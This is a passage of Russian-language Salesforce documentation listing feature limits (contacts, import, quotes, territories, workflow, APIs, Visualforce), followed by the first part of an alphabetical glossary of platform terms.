Контакты — это отдельные лица, связанные с организациями-компаниями. Каждый контакт содержит самые разные сведения (например, номера телефонов, адреса, должности и роли в сделках).

Ограничения на связи контакта с несколькими организациями

Контакты с несколькими организациями позволяют связать контакт с несколькими организациями.

- Большинство функций продолжают ссылаться на основную организацию контакта. Например, функция дублирующего управления Data.com использует основную организацию при сравнении записей. Поэтому косвенная взаимосвязь между организацией и контактом не входит в критерии соответствия, используемые для поиска повторяющихся записей.
- Непрямые контакты недоступны в отчетах, запускаемых со стандартного типа отчетов «Организации и контакты».
- Пользователи сообщества с лицензией пользователя «Сообщество клиентов» не могут видеть косвенные взаимосвязи между организацией и контактом.
- Объект взаимосвязи организации и контакта не поддерживает следующие типы настраиваемых полей.
  - Взаимосвязь поиска
  - Взаимосвязь «Основная — подробная»
  - Сводное резюмирование
  - Область подробного текста
  - Область обогащенного текста
- Объект взаимосвязи с контактом организации не поддерживает следующие функции и настройки.
  - Журнал поля
  - Наборы полей
  - Утверждения

  - Типы записей
- Объект взаимосвязи с контактом организации поддерживает настраиваемые действия, но с ограничениями.
  - Настраиваемые действия должны быть особыми для объекта взаимосвязи с контактом организации. Глобальные действия не поддерживаются.
  - Вы можете создавать действия, обновляющие записи или вызывающие компоненты Lightning или страницы Visualforce. Однако вы не можете создавать действия, создающие записи.
  - Вы не можете создавать действия, отправляющие электронные сообщения или регистрирующие вызовы, так как объект взаимосвязи с контактом организации не может иметь связанные с этим действия.
  - Вам недоступно переопределение действий по умолчанию для объекта взаимосвязи с контактом организации.
  - Только настраиваемые действия, созданные для объекта контакта, могут использовать объект взаимосвязи с контактом организации в качестве целевого.
  - Стандартные действия Chatter не поддерживаются, так как объект взаимосвязи с контактом организации не наделен лентой Chatter.
- Объект взаимосвязи с контактом организации поддерживает настраиваемые кнопки, однако настраиваемые кнопки в списковом представлении не могут иметь страницу Visualforce в качестве источника содержания.

Ограничения для журнала контакта

- Журнал контакта не фиксирует изменения, вносимые в связанные списки контакта.

Ограничения для включения и управления клиентским порталом для контактов и организаций-лиц

- Делегированные администраторы не могут назначать контактам лицензию «Массовый клиентский портал».
- При создании пользователя-клиента в API-интерфейсе для него не будет выбрано полномочие пользователя Chatter Answers.
- Пользователи организаций-лиц, попытавшиеся самостоятельно зарегистрироваться на клиентском портале, получают по электронной почте уведомление с просьбой обратиться к администратору портала. См. раздел «Включение входа и параметров клиентского портала» на странице 2921.
- Организации-лица, для которых включена поддержка клиентского портала, не могут быть объединены.
- Организации-лица, для которых включена поддержка клиентского портала, не могут быть удалены.
- Контакты, которым предоставлен доступ к партнерскому порталу, могут быть перенесены только в те организации, для которых включена поддержка партнерского портала.

Ограничения для смены организаций в контактах, включенных для портала самообслуживания

- Контакты, являющиеся пользователями портала самообслуживания на странице 1859, могут просматривать на портале самообслуживания только обращения, связанные с текущей организацией.
- Пользователи портала самообслуживания не могут просматривать возможности.

Ограничения для удаления портала самообслуживания для контактов и организаций-лиц

- Активный пользователь портала самообслуживания не может быть удален. При необходимости можно только деактивировать доступ пользователя к порталу самообслуживания.
- Контакт или организация-лицо, связанные с активным пользователем портала самообслуживания, также не подлежат удалению. Чтобы удалить контакт или организацию-лицо, рекомендуем сначала отключить доступ активного пользователя к порталу самообслуживания.

Ограничения для ролей контактов

Роли контактов имеют определенные ограничения.

- Контакт, страница сведений о котором используется для создания возможности, становится основным контактом возможности. Обратите внимание, что роль контакта должна быть назначена вручную.
- Переключатель «Основной» недоступен для ролей контактов в обращении. Основной контакт в обращении — это контакт, указанный в поле «Имя контакта» раздела «Сведения об обращении».

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

Ограничения по импорту

Ограничения по импорту данных зависят от типа записи.

Пользователи могут импортировать данные из приложения ACT!, Outlook или любой другой программы, поддерживающей сохранение данных в CSV-формате (например, Excel или GoldMine).

Тип записи	Ограничение по импорту записей	Необходимые полномочия пользователя
Собственные организации-компании и контакты	50 000 за раз с помощью мастера импорта данных	«Импорт личных контактов»
Организации-компании и контакты других пользователей	50 000 за раз	Изменение всех данных
Собственные организации-лица	50 000 за раз	«Создание» для организаций И «Редактирование» для организаций И «Импорт личных контактов»
Организации-лица других пользователей	50 000 за раз	«Создание» для организаций И «Редактирование» для организаций и контактов И

Тип записи	Ограничение по импорту записей	Необходимые полномочия пользователя
		Изменение всех данных
Интересы	50 000 за раз	Импорт интересов
Участники кампании	50 000 за раз	В зависимости от объекта импорта: • статусы участников кампании; • текущие контакты; • текущие интересы; • текущие организации-лица; • новые контакты; • новые интересы.
Настраиваемый объект	50 000 за раз	Импорт настраиваемых объектов И «Создание» для настраиваемого объекта И «Редактирование» для настраиваемого объекта
Решения	50 000 за раз	Импорт решений
Активы Обращения Кампании Контракты Документы Возможности Продукты	Эти записи нельзя импортировать с помощью мастера импорта данных	

Размер файла импорта может составлять до 100 МБ, при этом размер каждой записи файла не должен превышать 400 КБ, что равно примерно 4 000 символов. Чтобы определить количество полей, доступных для импорта, используйте следующую формулу: 4 000/ (среднее количество символов в имени поля API * 2). Например, если поле в среднем содержит 40 символов, разрешается импортировать около 50 полей. Кроме того, размер любого импортируемого примечания или описания не должен превышать 32 КБ. Описания, размер которых превышает 32 КБ, подлежат усечению. Активы,

обращения, кампании, контракты, документы, возможности и продукты не могут быть импортированы через мастер импорта.

СМ. ТАКЖЕ:

Ограничения для организаций-лиц и организаций-компаний

Импорт участников кампании

Ограничения для организаций-лиц и организаций-компаний

Ограничения для полей организаций-лиц и организаций-компаний.

Если организация использует организации-лица, то страница «Поля организаций» содержит поля организаций-лиц и организаций-компаний. Организации-лица используют поля организаций и контактов. Ниже перечислены поля контактов, доступные для организаций-лиц, но недоступные для организаций-компаний.

- Поля в списке «Организация: стандартные поля», помеченные значком организации-лица.
- Поля в списке «Контакт: настраиваемые поля и взаимосвязи».

Ограничения для смет

Ограничения для шаблонов смет и PDF-файлов.

Ограничения для шаблонов смет

В некоторых случаях поле может не отображаться на палитре шаблонов смет или в PDF-документе, созданном на основе шаблона.

- Текстовые поля недоступны для использования в шаблонах смет, если размер поля по умолчанию превышает 255 символов.
- Поле, которое не может быть просмотрено или обновлено ввиду заданных параметров безопасности, не отображается в PDF-документах, созданных на основе шаблона, даже в том случае, если оно добавлено в шаблон. PDF-документы отображают только поля, доступные для чтения.
- Поле, которое отображается в макете страницы сметы, но не содержит значения для данной сметы, отображается на палитре шаблонов смет, но не отображается в PDF-документах, созданных на основе данной сметы.
- Пустые поля элемента строки сметы не отображаются в виде столбцов списка при создании PDF-документа, даже в том случае, если они добавлены в шаблон. Например, если элементы строки сметы не содержат скидку, то столбец «Скидка» не отображается даже в том случае, если поле «Скидка» добавлено в список.
- Связанный список, отсутствующий в макете страницы сметы, не отображается на палитре шаблонов или в PDF-сметах, использующих данный макет страницы.

Ограничения для PDF-смет

- Текстовые поля, отображаемые в связанном списке PDF-сметы, усекаются до 256 символов. Данное ограничение распространяется на поля типа «Область обогащенного текста», текстовые поля других типов, стандартные и настраиваемые поля.
- PDF-сметы не поддерживают языки, читаемые справа налево. Текст выравнивается по левой стороне страницы.

Ограничения для расписаний

Ограничения для типов расписаний, доступных организации.

Типы расписаний, доступные в организации, определяются администратором Salesforce: расписания объемов продукции, расписания доходов или оба. Типы расписаний, доступные для каждого отдельного продукта, также определяются администратором.

Если расписания используются кодом <0>Apex<1>, то организация не может отключить оба типа расписания. Например, если код Apex ссылается на объект расписания (представлен в коде как `OpportunityLineItemSchedule`), то пользователь может отключить только один тип расписания, но не оба.

Ограничения для функции управления территориями предприятия

Ограничения для моделей, территорий и правил назначения при использовании функции управления территориями предприятия.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Developer Edition** и **Performance Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

Ограничения для моделей территории

Версия Salesforce, используемая организацией, определяет количество моделей территории, доступное для создания в производственных и безопасных организациях. Данное ограничение охватывает модели, созданные путем клонирования.

Версия	Количество моделей в производственных организациях	Количество моделей в безопасных организациях
Developer Edition	4	4
Enterprise Edition	2	2
Performance Edition	4	4
Unlimited Edition	4	4

Стандартное ограничение для территорий

По умолчанию каждая модель территории может содержать не более 1 000 территорий.

Ограничение для правил назначения

Каждая территория может использовать не более 15 правил назначения.

Ограничения автоматизации процессов

Познакомьтесь с ограничениями для средств автоматизации процессов: Конструктор процессов, Visual Workflow, Бизнес-правила и Утверждения.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Ограничения для бизнес-правил

Описание	Ограничение на организацию
Общее количество бизнес-правил по объектам (Это ограничение применяется к любой комбинации активных и неактивных бизнес-правил, правил назначения, правил автоматического ответа и правил расширения.)	2 000
Общее количество бизнес-правил на объект (Это ограничение применяется к любой комбинации активных и неактивных бизнес-правил, правил назначения, правил автоматического ответа и правил расширения.)	500
Общее количество активных бизнес-правил на объект (Это ограничение применяется к любым комбинациям активных процессов, бизнес-правил, правил назначения, правил автоматического ответа и правил расширения.)	50
Общее количество триггеров времени на бизнес-правило[1]	10
Общее количество немедленных действий на бизнес-правило[1]	40
Общее количество зависимых от времени действий на триггер времени	40
Количество электронных бизнес-правил на день	1 000 на стандартную лицензию Salesforce (15 в версии Developer Edition); 2 000 000 на организацию
Количество триггеров времени бизнес-правила на час	50

Описание	Ограничение на организацию
Триггеры потока как действия бизнес-правила: назначения переменной потока[2]	25 (недоступно в версии Professional Edition)

[1]Немедленные действия и каждый триггер времени могут использовать:

- 10 электронных предупреждений
- 10 задач
- 10 обновлений поля
- 10 исходящих сообщений
- 10 триггеров потока[2]

[2]Пробная версия для триггеров потока как действий бизнес-правила закрыта. Если в организации уже запущена пробная версия, можно продолжить создание и редактирование триггеров потока как действий бизнес-правила. Если пробная версия не запущена, используйте «Действия потока» в Конструкторе процессов.

Ограничения для процессов утверждения

Ограничение	Описание
Общее количество процессов утверждения на организацию	1 000
Общее количество процессов утверждения на объект	300
Общее количество действий на процесс утверждения	30
Общее количество ответственных за утверждение на этап	25
Общее количество действий исходной отправки на процесс утверждения[2]	40
Общее количество действий окончательного утверждения на процесс утверждения[2]	40
Общее количество действий окончательного отклонения на процесс утверждения[2]	40
Общее количество действий отзыва на процесс утверждения[2]	40
Максимальное количество символов в комментариях к запросу на утверждение	4 000 В китайском, японском и корейском языках данное ограничение составляет 1 333 символа.

Ограничения для Конструктора процессов и Visual Workflow

Ограничения для Конструктора процессов и Visual Workflow представлены в документации к данным функциям.

СМ. ТАКЖЕ:

- Ограничения для процессов
- Ограничения для правил назначения, автоматического ответа, расширения и бизнес-правил
- Ограничения для Visual Workflow

Ограничения для карт и служб расположений

Ограничения для просмотров карты на пользователя.

Функция «Карты и службы расположений» использует карты Google для отображения карт для стандартных адресных полей, включения возможности создания карт Visualforce и ввода новых адресов путем автозаполнения.

Ограничения для просмотров карты

Ежегодно каждому оплаченному и инициализированному пользователю предоставляется 4 000 просмотров карт. Ограничение по количеству просмотров карт для всей организации — это общее количество просмотров карт, предоставленных оплаченным и инициализированным пользователям. Общее количество просмотров карт для организации распределяется между оплаченными и неоплаченными пользователями. Просмотром карты считается:

- Отображение отдельной карты стандартных адресов.

  Прим.: Отображение адресов для счета и отправки для одной записи считается отдельными просмотрами карты.

- Отображение одной карты Visualforce.
- Отображение маркера карты, местоположение которого определяется адресом на карте Visualforce.

  Прим.: Маркеры карты, местоположение которых определяется широтой и долготой, не считаются просмотром карты.

- Каждое автозаполнение при поиске по стандартным адресным полям.

Ограничения API-интерфейса REST для отчетов и панелей мониторинга

Ограничения API-интерфейса REST для отчетов и панелей мониторинга.

API-интерфейс REST для отчетов и панелей мониторинга имеет следующие ограничения:

Ограничения для Reports API

- Кросс-фильтры, стандартные фильтры отчетов и фильтрация по ограничению строк недоступны при фильтрации данных.
- Архивный трендинг поддерживается только матричными отчетами.
- Интерфейс API может обрабатывать только отчеты, содержащие не более 100 полей, выбранных в качестве столбцов.
- Система возвращает не более 200 недавно просмотренных отчетов.
- Организация поддерживает не более 500 запросов на синхронное выполнение отчета в течение одного часа.
- Интерфейс API поддерживает одновременно не более 20 запросов на синхронное выполнение отчета.

- Система возвращает не более 2 000 экземпляров отчета, выполненного асинхронно.
- Интерфейс API поддерживает одновременно не более 200 запросов на извлечение результатов асинхронного выполнения отчета.
- Организация поддерживает не более 1 200 запросов на асинхронное выполнение в течение одного часа.
- Результаты асинхронного выполнения отчета доступны в течение 24 часов.
- Интерфейс API возвращает не более 2 000 первых строк отчета. Чтобы уточнить результаты, воспользуйтесь фильтрами.
- При необходимости добавьте не более 20 фильтров настраиваемого поля при выполнении отчета.

Ограничения для Dashboards API

- Организация поддерживает не более 200 запросов на обновление панели мониторинга в течение одного часа.
- Организация поддерживает не более 5 000 запросов на просмотр результатов панели мониторинга в течение одного часа.

СМ. ТАКЖЕ:

Ограничения для панелей мониторинга

Ограничения для компонентов Visualforce

Ограничения для компонентов и страниц Visualforce.

Visualforce использует специальный язык разметки на основе тегов, предназначенный для создания приложений и настройки пользовательского интерфейса Salesforce.

Ограничение	Значение
Максимальная длина имени страницы Visualforce (текст URL-адреса, являющийся уникальным идентификатором страницы Visualforce)	40 символов Имя страницы может содержать не более 40 символов.
Максимальная длина исходного кода страницы Visualforce (исходный код, не отображаемый ответ)	1 Мб текста Отдельная страница может содержать не более 1 Мб текста или примерно 1 000 000 символов.
Максимальная длина исходного кода компонента Visualforce (исходный код)	1 Мб текста Отдельный компонент может содержать не более 1 Мб текста или примерно 1 000 000 символов.
Максимальная ширина страницы Visualforce, отображаемой на вкладке профиля	750 пикселов Ширина отдельной страницы, отображаемой на вкладке профиля, не может превышать 750 пикселов.

Глоссарий

A |B |C |D |E |F |G |H |I |J |K |L |M |N |O |P |Q |R |S |T |U |V |W |X |Y |Z

Данный глоссарий определяет термины, встречающиеся в комплекте документации Salesforce.

A

Организация

Организация — это отслеживаемая организация, компания или потребитель (например, клиент, партнер или конкурент).

Правило назначения организаций

Правило, которое автоматически назначает организации территориям на основе заданных критериев.

Группа, работающая с организациями

Группа, работающая с организациями, — это группа пользователей, которые совместно работают над организацией. Например, группа, работающая с организациями, может содержать руководителя проекта, менеджера проекта и специалиста службы поддержки.

Activity

Событие, задача, вызов, зарегистрированные пользователем, или отправленное сообщение эл. почты. Пользователь может связывать действие с другими записями, такими как «Организация», «Интерес», «Возможность» или «Обращение». В организации с включенной функцией «Общедоступные действия» пользователи могут связывать действие с несколькими контактами. Кроме того, задачи могут создаваться бизнес-правилами и процессами утверждения, настроенными администратором Salesforce.

Администратор (системный администратор)

Как минимум один сотрудник организации, который может настраивать приложение. Полномочия администратора предоставляются пользователям, назначенным профилю «Системный администратор».

Стоимость без поправок

Применяется к продукту «Совместные прогнозы». Сумма всех собственных возможностей дохода пользователя и возможностей его подчиненных (без поправок). Подчиненные — это сотрудники, расположенные ниже пользователя в иерархии прогнозов. Эта стоимость отображается только для отчетов.

Стоимость без поправки менеджера

Применяется к продукту «Совместные прогнозы». Показатель прогноза, отображаемый ответственному за прогноз. Показатель прогноза — это сумма возможностей дохода ответственного и его подчиненных, включая поправки, внесенные ответственным в собственные прогнозы или прогнозы подчиненных. Данный показатель не включает поправки, внесенные вышестоящими менеджерами прогнозов в иерархии прогнозов.

Ответы

Ответы — это функция приложения «Сообщество», которая позволяет пользователям задавать вопросы и получать на них ответы. Участники сообщества могут определять степень полезности любого ответа путем голосования, а автор вопроса может выбрать лучший ответ.

Apex

Apex — это строго типизированный объектно-ориентированный язык программирования, позволяющий разработчикам выполнять операторы управления транзакциями и потоками на сервере платформы Force.com в сочетании с вызовами к интерфейсу Force.com API. Благодаря синтаксису, напоминающему Java и действующему подобно хранимым процедурам базы данных, Apex позволяет разработчикам добавлять бизнес-логику в основные системные события,

включая нажатия кнопок, обновления связанных записей и страницы Visualforce. Код Apex может быть инициирован запросами веб-службы и триггерами объектов.

Инфраструктура коннекторов Apex

Инфраструктура коннекторов Apex — это набор классов и методов в пространстве имен DataSource для создания настраиваемого адаптера Salesforce Connect. Рекомендуем создать настраиваемый адаптер для подключения к данным, хранящимся вне организации Salesforce, при условии несоответствия других доступных адаптеров Salesforce Connect текущим требованиям.

Приложение

Приложение — это совокупность компонентов (например, вкладки, отчеты, панели мониторинга и страницы Visualforce), предназначенная для решения конкретной бизнес-задачи. Система Salesforce поддерживает стандартные приложения (например, Sales и Service). При необходимости стандартные приложения могут быть настроены в соответствии с текущими бизнес-требованиями. Кроме того, приложение может быть добавлено в пакет и загружено в каталог AppExchange вместе с другими связанными компонентами (например, настраиваемые поля, настраиваемые вкладки или настраиваемые объекты). Чтобы предоставить другим пользователям Salesforce доступ к приложению, рекомендуем использовать каталог AppExchange.

Меню приложений

См. определение «Меню приложений Force.com».

AppExchange

AppExchange — это интерфейс общего доступа от компании Salesforce, позволяющий просматривать и обмениваться приложениями или услугами, разработанными на платформе Force.com.

Действие утверждения

См. «Автоматизированные действия».

Процесс утверждения

Процесс утверждения автоматизирует способ утверждения записей в системе Salesforce. Процесс утверждения определяет каждый этап утверждения, включая того, кто утверждает запрос, и что следует делать на каждом шагу процесса.

Статья

Статья содержит сведения о продуктах и услугах компании, которые должны быть доступны в базе знаний.

Менеджер статей

Система Salesforce использует термин «*менеджер статей*» для обозначения отдельного типа пользователя. Менеджеры статей могут создавать, редактировать, назначать, публиковать, архивировать и удалять статьи на вкладке «Управление статьями». Менеджеры статей также могут называться менеджерами базы знаний. Менеджерам статей должно быть предоставлено полномочие «Управление статьями». Вкладка «Управление статьями» доступна только при наличии полномочия «Управление статьями».

Тип статьи

Всем статьям базы знаний Salesforce Knowledge назначается *тип статьи*. Тип статьи определяет тип содержимого, внешний вид и пользователей, которым предоставляется доступ к статье. Например, простой тип статьи «Вопросы и ответы» может содержать два настраиваемых поля («Вопрос» и «Ответ»), которые используются менеджерами статей для ввода данных при создании или обновлении статей, посвященных вопросам и ответам. Более сложный тип статьи может содержать десятки полей, систематизированных по разным разделам. Макеты и шаблоны позволяют администраторам структурировать тип статьи на основе его содержимого. Доступ пользователя к типам статей определяется полномочиями. Администратор может предоставить пользователям полномочие «Создание», «Чтение», «Редактирование» или «Удаление» для каждого типа статьи. Например, менеджер статей может предоставить внутренним пользователям доступ для чтения, создания и редактирования типов статей «Вопросы и ответы», а пользователям-партнерам — только доступ для чтения.

Актив

Определенная модель или тип продукта, принадлежащего клиенту. В зависимости от целей использования, активами могут считаться продукты, приобретенные и установленные клиентами, или продукты конкурентов, используемые клиентами.

Назначение

Назначение — это черновая статья, назначенная другому пользователю для редактирования. Назначения могут содержать краткие инструкции и крайний срок.

@Упоминание

@Упоминание — это строка, состоящая из символа @ и имени пользователя или группы (например, **@Иван Петров** или **@Рабочая группа по документации**). @Упоминания пользователей могут добавляться в сообщения и комментарии Chatter. При @упоминании пользователя @упоминание ссылается на профиль пользователя, сообщение или комментарий отображается в ленте пользователя, а сам пользователь получает соответствующее электронное уведомление.

Правило автоматического ответа

Набор условий для отправки автоматического электронного ответа на полученные обращения или интересы на основе атрибутов отправленной записи. Правило может применяться к обращениям, отправленным с помощью портала самообслуживания, клиентского портала, формы Web-to-Case, функции Email-to-Case или функции On-Demand Email-to-Case. Правило может применяться к интересам, собранным посредством формы Web-to-Lead.

B

Стоимость: благоприятный прогноз

Предполагаемый доход в прогнозе, который определяет общий возможный доход в отдельном месяце или квартале. Прогноз менеджера должен включать общую сумму предполагаемого дохода для всей рабочей группы.

Лучший ответ

Один из ответов, опубликованных участниками сообщества, может быть выбран автором вопроса в качестве лучшего. Лучший ответ отображается прямо под вопросом (над другими ответами). Обычно лучший ответ содержит наиболее ценную информацию, поэтому позволяет другим участникам сообщества быстро решать похожие вопросы.

Пустой поиск

Поиск, выполняемый при незаполненном диалоговом окне поиска.

Добавление в область

Инструмент в конструкторе отчетов, позволяющий классифицировать записи отчета по полю без создания формулы или настраиваемого поля.

Организация-компания

Компания или организация, подлежащая отслеживанию.

C

Кампания

Маркетинговая инициатива (например, объявления, прямые почтовые рассылки или семинары), предпринимаемая для приобретения потенциальных клиентов и привлечения внимания к товарному знаку.

Иерархия кампаний

Иерархическая группа, содержащая не более пяти кампаний. Родительская кампания может иметь несколько дочерних кампаний, но дочерняя кампания может иметь только одну родительскую кампанию.

Участник кампании

Интерес или контакт, связанный с кампанией.

Рентабельность инвестиций в кампанию

Рентабельность инвестиций в кампанию — это прибыль от вложений в маркетинговые программы. Для анализа рентабельности инвестиций используется отчет «Анализ рентабельности инвестиций кампании». Рентабельность инвестиций рассчитывается как чистая прибыль («Итого ценность реализованных возможностей» – «Фактические затраты»), поделенная на значение «Фактические затраты». Рентабельность инвестиций отображается в процентах.

Обращение

Подробное описание проблемы, вопроса или отзыва клиента. Используется для отслеживания и решения проблем клиентов.

Категория, решения

Метка, которая может быть назначена решению с целью его добавления в группу похожих решений. Благодаря категориям решений сотрудники службы поддержки могут гораздо быстрее находить нужные им решения при обработке обращений. Категории могут использоваться клиентами для поиска и просмотра решений на портале самообслуживания или в общедоступных решениях. Также см. определение «Родительская категория».

Категория, идеи

Категории — это значения, определяемые администратором, которые помогают организовать идеи в логические подгруппы внутри зоны. Раскрывающийся список «Просмотр категории» на вкладке «Идеи» позволяет фильтровать идеи по категории, а раскрывающийся список «Категории» на странице «Добавить идеи» позволяет назначать категории. Например, зона идей, посвященная вопросам качественного улучшения производимой линии одежды, может использовать следующие категории: «Рубашки», «Пиджаки» и «Свитера». Каждая организация использует один общий набор категорий, который может быть добавлен или удален из каждой зоны. Зоны идей и ответов используют разные категории, заданные администратором.

Категория, база знаний и ответы

См. определения «Категория данных для ответов» и «Категория данных для статей».

Группа категорий для ответов

Группа категорий в зоне ответов содержит как минимум одну категорию, обеспечивающую удобный просмотр вопросов. Если группа категорий содержит иерархию, то вкладка «Ответы» отображает только категории первого уровня. Например, компания-производитель компьютеров может создать группу категорий «Продукты» для зоны «Продукты». Данная группа может содержать четыре категории: «Портативные компьютеры», «Производительные портативные компьютеры», «Настольные игровые компьютеры» и «Настольные рабочие компьютеры». Участники зоны могут назначить вопросу любую из доступных категорий. Группа категорий и категории, созданные администратором, могут быть связаны с зоной ответов. Зоны идей и ответов используют разные категории, заданные администратором.

Группа категорий для статей

В базе знаний Salesforce *группа категорий* позволяет организовывать категории данных в логическую иерархию. Например, чтобы классифицировать статьи по регионам продаж и бизнес-единицам, создайте две группы категорий: «Регионы продаж» и «Бизнес-единицы». Группа категорий «Регионы продаж» может состоять из географической иерархии, в которой категория «Все регионы продаж» будет расположена на самом верхнем уровне, категории «Северная Америка», «Европа» и «Азия» — на втором уровне, и так далее (вплоть до пятого уровня). При создании статей категории назначаются авторами статей. Конечные пользователи могут искать и фильтровать статьи по категории.

Канал

Канал — это средство предоставления доступа к статье. Salesforce Knowledge предлагает четыре канала, поддерживающих доступ к статьям.

- Внутреннее приложение: доступ к статьям на вкладке «Статьи» предоставляется пользователям Salesforce на основе доступности их ролей.

- Клиент: доступ к статьям предоставляется клиентам только при отображении вкладки «Статьи» в сообществе или на клиентском портале. Пользователи-клиенты наследуют доступность роли от менеджера организации. В сообществе статья доступна только пользователям с лицензией Customer Community или Customer Community Plus.
- Партнер: доступ к статьям предоставляется партнерам только при отображении вкладки «Статьи» в сообществе или на партнерском портале. Пользователи-партнеры наследуют доступность роли от менеджера организации. В сообществе статья доступна только пользователям с лицензией Partner Community.
- Общедоступная база знаний: чтобы предоставить анонимным пользователям доступ к статьям, рекомендуем создать общедоступную базу знаний посредством приложения *«Образец общедоступной базы знаний для Salesforce Knowledge»* из каталога AppExchange. Создание общедоступной базы знаний требует наличия Sites и Visualforce.

Менеджер канала распределения

Менеджеры канала распределения — это внутренние пользователи, управляющие партнерами.

приложение Chatter Answers

Chatter Answers — это сообщество по поддержке портала самообслуживания, позволяющее пользователям публиковать вопросы и получать ответы или комментарии от других пользователей или агентов службы поддержки.

Лента Chatter

Список последних действий в системе Salesforce. Ленты Chatter отображаются:

- на вкладке Chatter или «Начальная страница»; отображаются собственные сообщения, сообщения отслеживаемых пользователей, обновления для отслеживаемых записей и сообщения для групп с участием текущего пользователя;
- в профилях; отображаются сообщения, опубликованные пользователем, профиль которого просматривается в настоящее время;
- в записях; отображаются обновления для просматриваемой записи;
- в группах Chatter; отображаются сообщения для просматриваемой группы.

Группа Chatter

Благодаря группам Chatter, пользователи могут обмениваться данными с определенными людьми. Например, при работе над проектом пользователь может создать группу Chatter, чтобы предоставить доступ к рабочим данным только участникам группы. В группе Chatter отображается список пользователей, лента Chatter и фотография. Пользователь может создать следующие группы Chatter.

- Общедоступная группа: публикация сообщений доступна только участникам группы; просмотр сообщений и участие в группе доступны любому пользователю.
- Личная группа: публикация и просмотр сообщений доступны только участникам группы. Новый участник может быть добавлен в группу только ответственным или менеджером группы.

Облачная версия приложения Flow Designer

Облачное приложение, позволяющее администраторам создавать потоки для использования в системе Salesforce.

Комбинированная диаграмма

Комбинированная диаграмма позволяет размещать несколько наборов данных на одной диаграмме. Каждый набор данные опирается на отдельное поле, гарантируя удобное сопоставление значений. При необходимости разные типы диаграмм могут быть объединены в одну диаграмму для многоцелевого просмотра данных.

Подключение (для функции Salesforce to Salesforce)

Бизнес-партнер, приглашаемый текущим пользователем для совместного использования данных с помощью функции Salesforce to Salesforce.

Сообщество

Сообщества — это настраиваемые общедоступные или личные области, позволяющие сотрудникам, клиентам и партнерам совместно работать над бизнес-процессами и обмениваться приобретенным опытом.

Приложение «Сообщество»

Приложение «Сообщество» поддерживает функции «Идеи» и «Ответы». Приложение «Сообщество» доступно в меню приложений Force.com.

Эксперт сообщества

Эксперт сообщества — это участник сообщества, который официально выступает от имени организации. Когда эксперты сообществ размещают комментарии или идеи, рядом с их именем отображается уникальный значок (). Администратор Salesforce может назначить необходимое количество экспертов.

Стоимость: обязательство

Внесенная в прогноз сумма, сделки на которую отдельный представитель отдела продаж может осуществить за определенный месяц или квартал. Для менеджеров это сумма, сделки на которую может осуществить менеджер вместе с командой.

Конкурент

Связанный список, содержащий имена конкурентов, а также их слабые и сильные стороны в отношении конкретной возможности.

Система компьютерной телефонии (CTI)

Связь между телефонной системой и компьютером, позволяющая упростить процесс обработки и управления входящими и исходящими вызовами.

Connect for Office

Продукт, который интегрирует систему Salesforce с приложениями Microsoft® Word и Excel.

Connect for Outlook

Поддержка приложения Connect for Outlook прекращена. Этот продукт был устаревшим встраиваемым модулем для приложения Microsoft® Outlook® 2007 или более ранних версий.

Connect Offline

Продукт, позволяющий продавцам использовать систему Salesforce для удаленного обновления данных — в любое время в любом месте и без подключения к сети.

Подключенный пользователь

При использовании межорганизационного адаптера для Salesforce Connect подключенный пользователь — это пользователь в организации поставщика, регистрационные данные которого используются для входа в организацию поставщика. Доступ подключенного пользователя к данным в организации поставщика влияет на данные, которые могут быть доступны внутри организации подписчика.

Вкладка «Консоль»

Вкладка, содержащая консоль Agent Console, которая объединяет связанные записи на одном экране, состоящем из разных рамок, и предоставляет централизованный доступ для просмотра и редактирования данных.

Контакт

Контакты — это отдельные лица, связанные с организациями.

Contact Manager Edition

Версия Salesforce, предназначенная для малого бизнеса и предоставляющая доступ к ключевым функциям управления контактами.

Роль контакта

Роль, назначенная контакту в конкретной организации, возможности или контракте, например, «Сотрудник, принимающий решения» или «Эксперт по оценке». Для организации, контракта или возможности может быть указан один «основной» контакт. В разных организациях, контрактах и возможностях контакту могут быть назначены разные роли.

Доставка содержимого

Файл, преобразованный в специальный интерактивный формат, для распространения между интересами, контактами и коллегами.

Пакет содержимого

Набор связанных документов или файлов, которые хранятся в Salesforce CRM Content в виде группы.

Контракт

Контракт — это соглашение, определяющее условия делового сотрудничества между сторонами.

Элемент строки контракта

Элемент строки контракта — это определенный продукт, указанный в сервисном контракте. Элементы строки контракта отображаются в связанном списке «Элементы строки контракта» только для сервисных контрактов.

Управляющее поле

Любое поле стандартного или настраиваемого раскрывающегося списка или флажка, значения которого определяют доступные значения в одном или нескольких зависимых полей.

Convert

Кнопка или ссылка, благодаря которой пользователь может преобразовать перспективный интерес в организацию, контакт или возможность. Сведения из полей интереса переносятся в соответствующие поля организации, контакта или возможности.

Адаптер CTI

Небольшое приложение, контролирующее внешний вид и функциональность программного телефона Salesforce. Адаптер играет роль промежуточного звена между сторонней системой компьютерной телефонии, системой Salesforce и пользователем Salesforce CRM Call Center. Адаптер должен быть установлен на каждом компьютере, которому требуется доступ к функциям Salesforce CRM Call Center.

Настраиваемый компонент консоли

Страница Visualforce, добавленная администратором на консоль Salesforce для настройки, интеграции и расширения возможностей консоли.

Настраиваемое поле

Поле, которое может быть добавлено к стандартным полям с целью дополнительной настройки системы Salesforce.

Настраиваемая справка

Настраиваемый текст, добавляемый администратором для того, чтобы пользователи могли просмотреть сведения о стандартных и настраиваемых полях или настраиваемых объектах.

Настраиваемые ссылки

Настраиваемые ссылки — это URL-адреса, заданные администратором для интеграции данных Salesforce с внешними веб-сайтами и системами обработки документации. Ранее использовался термин «Веб-ссылки».

Настраиваемый объект

Настраиваемые записи, предназначенные для хранения уникальных данных организации.

Тип настраиваемого отчета

См. определение «Тип отчета».

Настраиваемый элемент S-Control

Прим.: Элементы S-Control заменены страницами Visualforce. Начиная с марта 2010 года создание элементов S-Control недоступно новым организациям и организациям, которые их никогда не создавали. Текущие элементы S-Control останутся без изменений и будут доступны для редактирования.

Настраиваемый веб-элемент, используемый в настраиваемых ссылках. Настраиваемые элементы S-Control могут содержать любой тип содержимого, отображаемого в обозревателе (например, Java-приложение, элемент управления ActiveX, файл Excel или настраиваемая веб-форма в формате HTML).

Настраиваемое прогнозирование

